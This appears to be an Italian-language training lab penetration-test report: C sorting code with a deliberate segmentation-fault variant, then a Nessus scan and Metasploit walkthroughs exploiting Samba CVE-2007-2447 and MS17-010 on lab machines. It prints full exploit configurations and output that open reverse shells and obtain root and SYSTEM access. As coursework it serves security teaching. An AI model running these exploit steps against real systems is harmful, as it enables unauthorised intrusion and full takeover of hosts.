    for (int j = 0; j < size - 1; j++) {   // Ciclo esterno per eseguire il bubble sort

        for (int k = 0; k < size - j - 1; k++) {  // Ciclo interno per confrontare coppie di elementi adiacenti

            if (vector[k] > vector[k + 1]) {// Se l'elemento corrente è maggiore del successivo, scambiali

                swap_var = vector[k];

                vector[k] = vector[k + 1];

                vector[k + 1] = swap_var;

            }

        }

    }

}
```

```c
            if (endptr == input || *endptr ≠ '\0') {// Controlla se la conversione è andata a buon fine

                printf("Input non valido. Inserire un numero intero:\n");// Se la conversione non è riuscita, richiede l'inserimento dell'elemento i-esimo

            }

        } while (endptr == input || *endptr ≠ '\0'); // Continua il ciclo finché l'input non è valido

        vector[i] = (int) value; // Assegna l'elemento i-esimo del vettore all'intero appena convertito

    }

}

//stampa gli elementi di un vettore

void print_vector(int vector[], int size) {

    printf("Il vettore inserito e':\n");

    for (int i = 0; i < size; i++) {

        int t = i + 1;

        printf("[%d]: %d\n", t, vector[i]);

    }

}
```

```c
char getChar() {
    int x = rand() % 4;
    switch (x) {
        case 0: return (char)(48 + rand() % 10);
        case 1: return (char)(97 + rand() % 26);
        case 2: return 32;
        default: return (char)(65 + rand() % 26);
    }
}
void animazione() {
srand(time(NULL));
    printf("\033[40m"); // imposta il colore di sfondo in nero
    time_t start_time = time(NULL); // cattura l'orario attuale
    while (difftime(time(NULL), start_time) < 2) {
        for (int i = 0; i < 80; i ++) {
            /* imposto il colore del testo */
            if (rand() & 1) {
                printf("\033[0;32m");
            } else {
                printf("\033[0m");
            }
            printf("%c", getChar()); // stampa una lettera, maiuscola o minuscola
        }
        usleep(20000);
        printf("\033[0m\n");
    }
}
```

Schema di creazione del programma

- *Nel file del programma con l'errore chiamato programma2.c viene definita la funzione con void programma_2*
- *Creato un file header chiamato "fileheader.h" vengono definiti i prototipi delle funzioni che si vogliono utilizzare nel file unico chiamato "buffer2.c" . Nel nostro caso, il file header deve contenere il prototipo della funzione "programma_2 () "*
- *Nel file "buffer2.c ", viene incluso il file header "fileheader.h" ed utilizzata la funzione definita nel file "porgramma_2.c".*
- *Compilati in questo modo entrambi i file sorgente verrà creato un file eseguibile chiamato "programma" che includerà le funzioni definite sia in "programma2.c" sia in "buffer2.c"*

```
void programma_2() {
int vector [10], i, j, k;
```

```
GNU nano 7.2
//fileheader.h
#ifndef ONE_H
#define ONE_H

void programma_2();

#endif
```

```
        print_sorted_vector(vector,
    }
    else if(versione == 2) {
        programma_2();
    }
    else if (versione == 0) {
```

```
#define MAX_SIZE 10
#include "fileheader.h"
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o programma programma2.c buffer2.c
```

Ma che cosa fa ora?

Il codice modificato quindi senza errore di segmentazione, è un programma in linguaggio C che esegue la lettura di un vettore di numeri interi, l'ordinamento del vettore utilizzando l'algoritmo Bubble Sort e la stampa del vettore ordinato.

In particolare, la funzione **read_vector** legge da input standard una sequenza di numeri interi e li memorizza in un vettore. La funzione **bubble_sort** implementa l'algoritmo Bubble Sort per ordinare il vettore, mentre la funzione **print_sorted_vector** stampa il vettore ordinato.

La funzione **main** contiene un ciclo **while** che continua a eseguire il programma finché l'utente non sceglie di uscire dal programma. L'utente può scegliere tra tre opzioni: la versione funzionante del programma, la versione non funzionante del programma (ovvero quella contenente il segmentation fault) e l'uscita dal programma. In caso di scelta della versione funzionante, il programma richiede l'inserimento di un vettore di numeri interi, esegue l'ordinamento del vettore e ne stampa il risultato. In caso di scelta della versione non funzionante, il programma esegue una funzione **programma_2** non definita in questo codice ma richiamata tramite la funzione void programma_2. Infine, l'uscita dal programma avviene impostando la variabile **continua** a 0.

Il codice include anche la definizione delle funzioni **print_vector** che viene utilizzato per la stampa del vettore. La definizione di queste funzioni, tuttavia, non è inclusa nel codice che hai fornito e potrebbe essere definita in un file header separato (**fileheader.h**) incluso tramite la direttiva **#include**.

Linux (Metasploitable)

In questa fase abbiamo utilizzato un tool chiamato Nessus, questo serve ad effettuare scansioni complete e dettagliate su host specifici per trovare e comprendere meglio le vulnerabilità presenti

nessus®
Professional

La scansione di Nessus

Nessus ha effettuato una scansione completa del vostro sistema Linux e ha riscontrato diverse criticità presenti su di esso ma ci siamo soffermati su di una in particolare, la **CVE-2007-2447 relativa a Samba** di cui però Nessus non ha trovato la versione

192.168.50.150


CRITICAL	HIGH	MEDIUM	LOW	INFO
10	5	24	5	122

Scan Information

Start time:	Mon Mar 13 05:01:06 2023
End time:	Mon Mar 13 05:27:42 2023

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.50.150
MAC Address:	08:00:27:EF:FF:86
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)



ID CVE	
CVE-2007-2447	Scopri di più su National Vulnerability Database (NVD) • Grado di gravità CVSS • Informazioni sulla correzione • Versioni software vulnerabili • Mappature SCAP • Informazioni CPE

Descrizione

La funzionalità MS-RPC in smbd in Samba 3.0.0 fino a 3.0.25rc3 consente agli aggressori remoti di eseguire comandi arbitrari tramite metacaratteri della shell che coinvolgono la (1) funzione SamrChangePassword, quando l'opzione smb.conf "username map script" è abilitata e consente utenti remoti autenticati per eseguire comandi tramite metacaratteri della shell che coinvolgono altre funzioni MS-RPC nella (2) gestione della stampante remota e (3) della condivisione file.

Abbiamo prima di tutto messo in comunicazione il nostro dispositivo con il vostro host

```
Last login: Mon Mar 13 04:39:55 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
len 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group d
efault qlen 1000
    link/ether 08:00:27:d2:d3:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed2:d3f9/64 scope link
       valid_lft forever preferred_lft forever
```


Una volta comunicanti abbiamo utilizzato il nostro tool **Metasploit** per sfruttare la vulnerabilità

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.3.0-dev                           ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]
```

Metasploit è uno dei tool più famosi ed utilizzati per sfruttare le vulnerabilità note sui vari sistemi operativi, ricco di librerie e funzioni particolari

Per conoscere la versione specifica di Samba installata sul vostro sistema, sempre attraverso Metasploit siamo andati a sfruttare un exploit detto auxiliary ovvero che non necessita di un payload per essere eseguito e come visto nella scansione di Nessus il vostro rientra nel range delle versioni vulnerabili

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/us
                                       /basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.50.150:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.50.150:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.50.150:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username ma
d Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/user
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
```




```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba | grep 3.0.20

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                            | linux/remote/7701.txt
```

Metasploit necessita di un settaggio particolare per andare a poi a funzionare, nello specifico abbiamo ricercato la vulnerabilità trovata andando poi a selezionare un determinato exploit con un relativo payload (funzione immessa nel sistema) di seguito vediamo la configurazione:

```
msf6 > search samba

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21  excellent  Yes    Citrix Access Gateway Command Execution
   1  exploit/windows/license/calicclnt_getconfig  2005-03-02  average    No     Computer Associates License Client GETCONFIG Overflow
   2  exploit/unix/misc/distcc_exec             2002-02-01  excellent  Yes    DistCC Daemon Command Execution
   3  exploit/windows/smb/group_policy_startup  2015-01-26  manual     No     Group Policy Script Execution From Shared Resource
   4  post/linux/gather/enum_configs                        normal     No     Linux Gather Configurations
   5  auxiliary/scanner/rsync/modules_list                  normal     No     List Rsync Modules
   6  exploit/windows/fileformat/ms14_060_sandworm  2014-10-14  excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31  excellent  Yes    Quest KACE Systems Management Command Injection
   8  exploit/multi/samba/usermap_script        2007-05-14  excellent  No     Samba "username map script" Command Execution
   9  exploit/multi/samba/nttrans               2003-04-07  average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10 exploit/linux/samba/setinfopolicy_heap    2012-04-10  normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11 auxiliary/admin/smb/samba_symlink_traversal         normal     No     Samba Symlink Directory Traversal
   12 auxiliary/scanner/smb/smb_uninit_cred               normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13 exploit/linux/samba/chain_reply           2010-06-16  good       No     Samba chain_reply Memory Corruption (Linux x86)
   14 exploit/linux/samba/is_known_pipename     2017-03-24  excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15 auxiliary/dos/samba/lsa_addprivs_heap               normal     No     Samba lsa_io_privilege_set Heap Overflow
   16 auxiliary/dos/samba/lsa_transnames_heap             normal     No     Samba lsa_io_trans_names Heap Overflow
   17 exploit/linux/samba/lsa_transnames_heap   2007-05-14  good       Yes    Samba lsa_io_trans_names Heap Overflow
   18 exploit/osx/samba/lsa_transnames_heap     2007-05-14  average    No     Samba lsa_io_trans_names Heap Overflow
   19 exploit/solaris/samba/lsa_transnames_heap 2007-05-14  average    No     Samba lsa_io_trans_names Heap Overflow
   20 auxiliary/dos/samba/read_nttrans_ea_list            normal     No     Samba read_nttrans_ea_list Integer Overflow
   21 exploit/freebsd/samba/trans2open          2003-04-07  great      No     Samba trans2open Overflow (*BSD x86)
   22 exploit/linux/samba/trans2open            2003-04-07  great      No     Samba trans2open Overflow (Linux x86)
   23 exploit/osx/samba/trans2open              2003-04-07  great      No     Samba trans2open Overflow (Mac OS X PPC)
   24 exploit/solaris/samba/trans2open          2003-04-07  great      No     Samba trans2open Overflow (Solaris SPARC)
   25 exploit/windows/http/sambar6_search_results 2003-06-21  normal     Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_awk                                  normal  No     Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_busybox_telnetd                      normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2  payload/cmd/unix/bind_inetd                                normal  No     Unix Command Shell, Bind TCP (inetd)
   3  payload/cmd/unix/bind_jjs                                  normal  No     Unix Command Shell, Bind TCP (via jjs)
   4  payload/cmd/unix/bind_lua                                  normal  No     Unix Command Shell, Bind TCP (via Lua)
   5  payload/cmd/unix/bind_netcat                               normal  No     Unix Command Shell, Bind TCP (via netcat)
   6  payload/cmd/unix/bind_netcat_gaping                        normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7  payload/cmd/unix/bind_netcat_gaping_ipv6                   normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   9  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10 payload/cmd/unix/bind_r                                    normal  No     Unix Command Shell, Bind TCP (via R)
   11 payload/cmd/unix/bind_ruby                                 normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12 payload/cmd/unix/bind_ruby_ipv6                            normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13 payload/cmd/unix/bind_socat_udp                            normal  No     Unix Command Shell, Bind UDP (via socat)
   14 payload/cmd/unix/bind_zsh                                  normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15 payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   16 payload/cmd/unix/pingback_bind                             normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17 payload/cmd/unix/pingback_reverse                          normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18 payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19 payload/cmd/unix/reverse_awk                               normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20 payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21 payload/cmd/unix/reverse_jjs                               normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22 payload/cmd/unix/reverse_ksh                               normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23 payload/cmd/unix/reverse_lua                               normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24 payload/cmd/unix/reverse_ncat_ssl                          normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25 payload/cmd/unix/reverse_netcat                            normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26 payload/cmd/unix/reverse_netcat_gaping                     normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27 payload/cmd/unix/reverse_openssl                           normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28 payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29 payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30 payload/cmd/unix/reverse_php_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31 payload/cmd/unix/reverse_python                            normal  No     Unix Command Shell, Reverse TCP (via Python)
   32 payload/cmd/unix/reverse_python_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33 payload/cmd/unix/reverse_r                                 normal  No     Unix Command Shell, Reverse TCP (via R)
   34 payload/cmd/unix/reverse_ruby                              normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35 payload/cmd/unix/reverse_ruby_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36 payload/cmd/unix/reverse_socat_udp                         normal  No     Unix Command Shell, Reverse UDP (via socat)
   37 payload/cmd/unix/reverse_ssh                               normal  No     Unix Command Shell, Reverse TCP SSH
   38 payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   39 payload/cmd/unix/reverse_tclsh                             normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   40 payload/cmd/unix/reverse_zsh                               normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```

```
msf6 exploit(multi/samba/usermap_script) > set payload 18
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Lanciato l'exploit abbiamo impartito alcuni comandi che ci hanno permesso di conoscere meglio la macchina exploitata:

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43094) at 2023-03-13 11:51:48

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:eb:46:13
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:4613/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2377821 (2.2 MB)  TX bytes:11574957 (11.0 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:444 errors:0 dropped:0 overruns:0 frame:0
          TX packets:444 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:184045 (179.7 KB)  TX bytes:184045 (179.7 KB)


whoami
root
```

Qui vediamo che abbiamo avuto accesso ad una shell e con privilegi massimi ovvero di detti di "**root**"

Windows XP

In questa fase abbiamo riscontrato ed analizzato una vulnerabilità del vostro client che usa come sistema operativo Windows, nello specifico la seguente, sempre riscontrata attraverso Nessus.

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Anche in questa fase requisito fondamentale è creare la comunicazione tra noi e il vostro client

```
C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . . . . . . . . : 192.168.200.200
        Subnet mask . . . . . . . . . . . . : 255.255.255.0
        Gateway predefinito . . . . . . . . : 192.168.200.1
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:d3:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed2:d3f9/64 scope link
       valid_lft forever preferred_lft forever
```



Abbiamo configurato Metasploit nel seguente modo

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                  Required  Description
   ----                  ---------------                  --------  -----------
   DBGTRACE              false                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                               yes       How many times to try to leak transaction
   NAMEDPIPE                                              no        A named pipe that can be connected to (leave blank for
                                                                     auto)
   NAMED_PIPES           /usr/share/metasploit-framework  yes       List of named pipes to check
                         /data/wordlists/named_pipes.txt
   RHOSTS                192.168.200.200                  yes       The target host(s), see https://github.com/rapid7/meta
                                                                     sploit-framework/wiki/Using-Metasploit
   RPORT                 445                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                    no        Service description to to be used on target for pretty
                                                                     listing
   SERVICE_DISPLAY_NAME                                   no        The service display name
   SERVICE_NAME                                           no        The service name
   SHARE                 ADMIN$                           yes       The share to connect to, can be an admin share (ADMIN$
                                                                     ,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                no        The Windows domain to use for authentication
   SMBPass                                                no        The password for the specified username
   SMBUser                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT     7777             yes       The listen port
```

Lanciato l'exploit il sistema ci lancia una shell di Meterpreter, una shell molto potente che ci permette di eseguire molteplici comandi e conoscere a fondo il nostro bersaglio

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.200.200:445 -       [*] Preparing dynamite ...
[*] 192.168.200.200:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x89353da8
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... rJYgQQZw.exe
[*] 192.168.200.200:445 - Created \rJYgQQZw.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \rJYgQQZw.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1048) at 2023-03-13 07:17:59 -0400

meterpreter >
```

